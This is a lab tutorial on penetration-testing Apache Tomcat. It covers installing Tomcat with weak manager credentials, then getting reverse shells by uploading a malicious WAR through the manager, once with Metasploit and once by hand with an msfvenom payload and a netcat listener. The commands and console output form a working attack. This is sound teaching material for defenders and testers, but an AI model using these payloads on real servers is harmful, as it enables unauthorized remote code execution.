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Tomcat Pentesting

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Contents

Overview

Apache Tomcat, developed by the Apache Software Foundation, is a widely used web server and servlet container. Originally, it served as a demonstration platform for Java Servlet and JavaServer Pages (JSP) technologies, which are used in Java web applications. As time passed, Tomcat expanded its capabilities to support additional Java web technologies.

A notable feature of Tomcat is its support for deploying web applications using WAR (Web Application Archive) files. These files bundle together all the components of a web application, including code, pages, and files, making deployment simpler. Tomcat allows users to upload and run these WAR files, enabling them to host their applications on the internet.

In addition to WAR files, Tomcat also supports the deployment of JSP pages. JSP is a technology that allows developers to create dynamic web pages using Java. Tomcat can execute these JSP pages, making it versatile for hosting a wide range of web applications.

By default, Tomcat supports the use of WAR files and JSP pages. However, administrators can configure settings to ensure security and control over file uploads, enhancing the overall safety of the server.

Lab Setup

In this article, we are going to setup the Tomcat server on the ubuntu machine and exploit the file upload vulnerability. Following are the machines:

Target Machine: Ubuntu (192.168.1.5)

Attacker Machine: Kali Linux (192.168.1.7)

Installation

Apache Tomcat relies on Java, meaning you'll need to have the Java JDK installed on your server. You can install it by running the command below:

```
apt install openjdk-11-jdk
```


```
root@pentest:~# apt install openjdk-11-jdk
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no l
  libflashrom1 libftdi1-2 libllvm13
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  ca-certificates-java fonts-dejavu-extra java-common libatk-wra
Suggested packages:
  default-jre libice-doc libsm-doc libx11-doc libxcb-doc libxt-d
The following NEW packages will be installed:
  ca-certificates-java fonts-dejavu-extra java-common libatk-wra
  xtrans-dev
0 upgraded, 20 newly installed, 0 to remove and 11 not upgraded.
Need to get 122 MB of archives.
```

Add a new user by the name **tomcat** using the following command:

```
useradd -m -U -d /opt/tomcat -s /bin/false tomcat
```

```
root@pentest:~# useradd -m -U -d /opt/tomcat -s /bin/false tomcat
root@pentest:~#
```

Download the Tomcat **tar.gz** file from the official website.



Download the latest version from the website into the ubuntu machine and extract the downloaded files.

```
wget https://dlcdn.apache.org/tomcat/tomcat-10/v10.1.20/bin/apache-tomcat-10.1.20.tar.gz
tar -xvf apache-tomcat-10.1.20.tar.gz
```

```
root@pentest:~# wget https://dlcdn.apache.org/tomcat/tomcat-10/v10.1.20/bin/apache-tomcat-10.1.20.tar.gz
--2024-04-16 17:47:53--  https://dlcdn.apache.org/tomcat/tomcat-10/v10.1.20/bin/apache-tomcat-10.1.20.tar.gz
Resolving dlcdn.apache.org (dlcdn.apache.org)... 2a04:4e42::644, 151.101.2.132
Connecting to dlcdn.apache.org (dlcdn.apache.org)|2a04:4e42::644|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12734376 (12M) [application/x-gzip]
Saving to: 'apache-tomcat-10.1.20.tar.gz'

apache-tomcat-10.1.20.tar.gz                                    100%[=========================

2024-04-16 17:47:54 (11.5 MB/s) - 'apache-tomcat-10.1.20.tar.gz' saved [12734376/12734376]

root@pentest:~# tar -xvf apache-tomcat-10.1.20.tar.gz
apache-tomcat-10.1.20/conf/
apache-tomcat-10.1.20/conf/catalina.policy
apache-tomcat-10.1.20/conf/catalina.properties
apache-tomcat-10.1.20/conf/context.xml
apache-tomcat-10.1.20/conf/jaspic-providers.xml
apache-tomcat-10.1.20/conf/jaspic-providers.xsd
apache-tomcat-10.1.20/conf/logging.properties
```

Move the extracted folder in the **/opt/tomcat** directory, give the ownership permissions to tomcat user and set the execution permission on binary files.

```
mv apache-tomcat-10.1.20/* /opt/tomcat
chown -R tomcat: /opt/tomcat
sh -c 'chmod +x /opt/tomcat/bin/*.sh '
```

```
root@pentest:~# ls
apache-tomcat-10.1.20  apache-tomcat-10.1.20.tar.gz  snap
root@pentest:~#
root@pentest:~# mv apache-tomcat-10.1.20/* /opt/tomcat
root@pentest:~#
root@pentest:~# chown -R tomcat: /opt/tomcat
root@pentest:~#
root@pentest:~# sh -c 'chmod +x /opt/tomcat/bin/*.sh'
root@pentest:~#
```

Create a **tomcat.service** file in the **/etc/system/system/** directory and add the following content in the file:

```
[Unit]
Description=Apache Tomcat
After=network.target

[Service]
Type=forking

User=tomcat
Group=tomcat

Environment=JAVA_HOME=/usr/lib/jvm/java-11-openjdk-amd64
Environment=CATALINA_PID=/opt/tomcat/tomcat.pid
Environment=CATALINA_HOME=/opt/tomcat
Environment=CATALINA_BASE=/opt/tomcat
Environment="CATALINA_OPTS=-Xms512M -Xmx1024M -server -XX:+UseParallelGC"
```

```
ExecStart=/opt/tomcat/bin/startup.sh
ExecStop=/opt/tomcat/bin/shutdown.sh

ExecReload=/bin/kill $MAINPID
RemainAfterExit=yes

[Install]
WantedBy=multi-user.target
```

```
root@pentest:~# cat /etc/systemd/system/tomcat.service
[Unit]
Description=Apache Tomcat
After=network.target

[Service]
Type=forking

User=tomcat
Group=tomcat

Environment=JAVA_HOME=/usr/lib/jvm/java-11-openjdk-amd64
Environment=CATALINA_PID=/opt/tomcat/tomcat.pid
Environment=CATALINA_HOME=/opt/tomcat
Environment=CATALINA_BASE=/opt/tomcat
Environment="CATALINA_OPTS=-Xms512M -Xmx1024M -server -XX:+UseParallelGC"

ExecStart=/opt/tomcat/bin/startup.sh
ExecStop=/opt/tomcat/bin/shutdown.sh

ExecReload=/bin/kill $MAINPID
RemainAfterExit=yes

[Install]
WantedBy=multi-user.target
root@pentest:~#
```

Reload the systemd daemon to apply the changes using the following command:


```
systemctl daemon-reload
```

Also, enable the tomcat service to start at system reboot.

```
systemctl enable --now tomcat
```

Checking the status of the tomcat server:

```
systemctl status tomcat
```



Configuration

After the installation is complete, its time to configure the Tomcat server.

To create admin user password, make changes in the following file:

```
nano /opt/tomcat/conf/tomcat-users.xml
```

Add the following code above the </tomcat-users>:

```
<role rolename="admin-gui"/>
<role rolename="manager-gui"/>
<user username="admin" password="password" roles="admin-gui,manager-gui"/>
```

```
              version="1.0">
<!--
  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary.

  Built-in Tomcat manager roles:
    - manager-gui    - allows access to the HTML GUI and the status pages
    - manager-script - allows access to the HTTP API and the status pages
    - manager-jmx    - allows access to the JMX proxy and the status pages
    - manager-status - allows access to the status pages only

  The users below are wrapped in a comment and are therefore ignored. If you
  wish to configure one or more of these users for use with the manager web
  application, do not forget to remove the <!.. ..> that surrounds them. You
  will also need to set the passwords to something appropriate.
-->
<!--
  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
-->
<!--
  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<role rolename="admin-gui"/>
<role rolename="manager-gui"/>
<user username="admin" password="password" roles="admin-gui,manager-gui"/>
</tomcat-users>
```

To enable remote access for Tomcat Manager, make the following changes in the **context.xml** file present in the **manager** and **host-manager** directory.

```
nano /opt/tomcat/webapps/manager/META-INF/context.xml
nano /opt/tomcat/webapps/host-manager/META-INF/context.xml
```

Remove the following line from both the above files as shown below:

```
  <Valve className="org.apache.catalina.valves.RemoteAddrValve"
         allow="127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1" />
```


```
  GNU nano 6.2
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<Context antiResourceLocking="false" privileged="true" >
  <CookieProcessor className="org.apache.tomcat.util.http.Rfc6265CookieProcessor"
                   sameSiteCookies="strict" />
  <Valve className="org.apache.catalina.valves.RemoteAddrValve"
         allow="127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1" />
  <Manager sessionAttributeValueClassNameFilter="java\.lang\.(?:Boolean|Integer|Long|Num
</Context>
```

Once done with the changes, restart the tomcat service in ubuntu.

```
systemctl restart tomcat
```

```
root@pentest:~# systemctl restart tomcat
root@pentest:~#
```

Observe that the Tomcat server is up and running on port 8080 in the ubuntu machine.



Enumeration

After the installation and configuration is complete, now starting the enumeration phase.

Using Kali linux as an attacker machine, initial enumeration can be performed using nmap.

```
nmap -p 8080 -sV 192.168.1.5
```

```
┌──(root㉿kali)-[~]
└─# nmap -p 8080 -sV 192.168.1.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 08:37 EDT
Nmap scan report for 192.168.1.5
Host is up (0.00055s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat 10.1.20
MAC Address: 00:0C:29:1A:FC:0E (VMware)
```

Exploitation using Metasploit Framework

First trying to exploit the functionality using **Metasploit** as an exploit is already available for the tomcat file upload vulnerability. The exploit used here is **exploit/multi/http/tomcat_mgr_upload**.

Inside Metasploit, type the below given commands to run the exploit:

```
use exploit/multi/http/tomcat_mgr_upload
set rhosts 192.168.1.5
set report 8080
set httpusername admin
set httppassword password
show targets
set target 2
set payload linux/x86/meterpreter_reverse_tcp
exploit
```

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] Using configured payload linux/x86/meterpreter_reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.1.5
rhosts => 192.168.1.5
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > show targets

Exploit targets:
================

    Id  Name
    --  ----
    0   Java Universal
    1   Windows Universal
    2   Linux x86


msf6 exploit(multi/http/tomcat_mgr_upload) > set target 2
target => 2
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload linux/x86/meterpreter_reverse_tcp
payload => linux/x86/meterpreter_reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying C4RLtISHMaNM7i97pVPmL5a...
[*] Executing C4RLtISHMaNM7i97pVPmL5a...
[*] Undeploying C4RLtISHMaNM7i97pVPmL5a ...
[*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.5:36294) at 2024-04-15 16:31:44
[*] Undeployed at /manager/html/undeploy

meterpreter > sysinfo
Computer     : 192.168.1.5
OS           : Ubuntu 22.04 (Linux 6.5.0-27-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

From above it can be seen that a reverse shell is obtained and the commands can be executed using the **meterpreter** shell.

Exploiting Manually (Reverse Shell)


The above exploitation process can also be performed manually. In order to do that we first need to create a **.war** file using **msfvenom**.

```
msfvenom -p java/jsp_shell_reverse_tcp lhost=192.168.1.7 lport=1234 -f war > shell.war
```


```
┌──(root㉿kali)-[~]
└─# msfvenom -p java/jsp_shell_reverse_tcp lhost=192.168.1.7 lport=1234 -f war > shell.war
Payload size: 1100 bytes
Final size of war file: 1100 bytes
```

After the **shell.war** file has been created, we need to upload that file inside tomcat manager app.


To access the **Manager App**, it will require a basic authentication. The username can be given as **admin** and password as **password** to access the manager app.



After login into the **Manager App**, upload the above created **shell.war** file in the **War file to deploy functionality**.




Once the file is uploaded it can be seen in the uploaded files section.



Before accessing the uploaded file, start a **netcat** listener on port **1234**.

```
rlwrap nc -lvnp 1234
```

Click on the **/shell** to access the file to obtain a reverse shell.



The reverse shell is obtained at port 1234.

```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.5] 45538
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::cf56:28ba:f015:795a  prefixlen 64  scopeid 0x20<link>
        inet6 2401:4900:1c64:28be:418d:593:84d3:7e37  prefixlen 64  scopei
        inet6 2401:4900:1c64:28be:a2ed:b3b4:615a:ee15  prefixlen 64  scope
        ether 00:0c:29:1a:fc:0e  txqueuelen 1000  (Ethernet)
        RX packets 1259  bytes 1352037 (1.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 540  bytes 297479 (297.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 136  bytes 12122 (12.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 136  bytes 12122 (12.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Exploiting Manually (Web Shell)

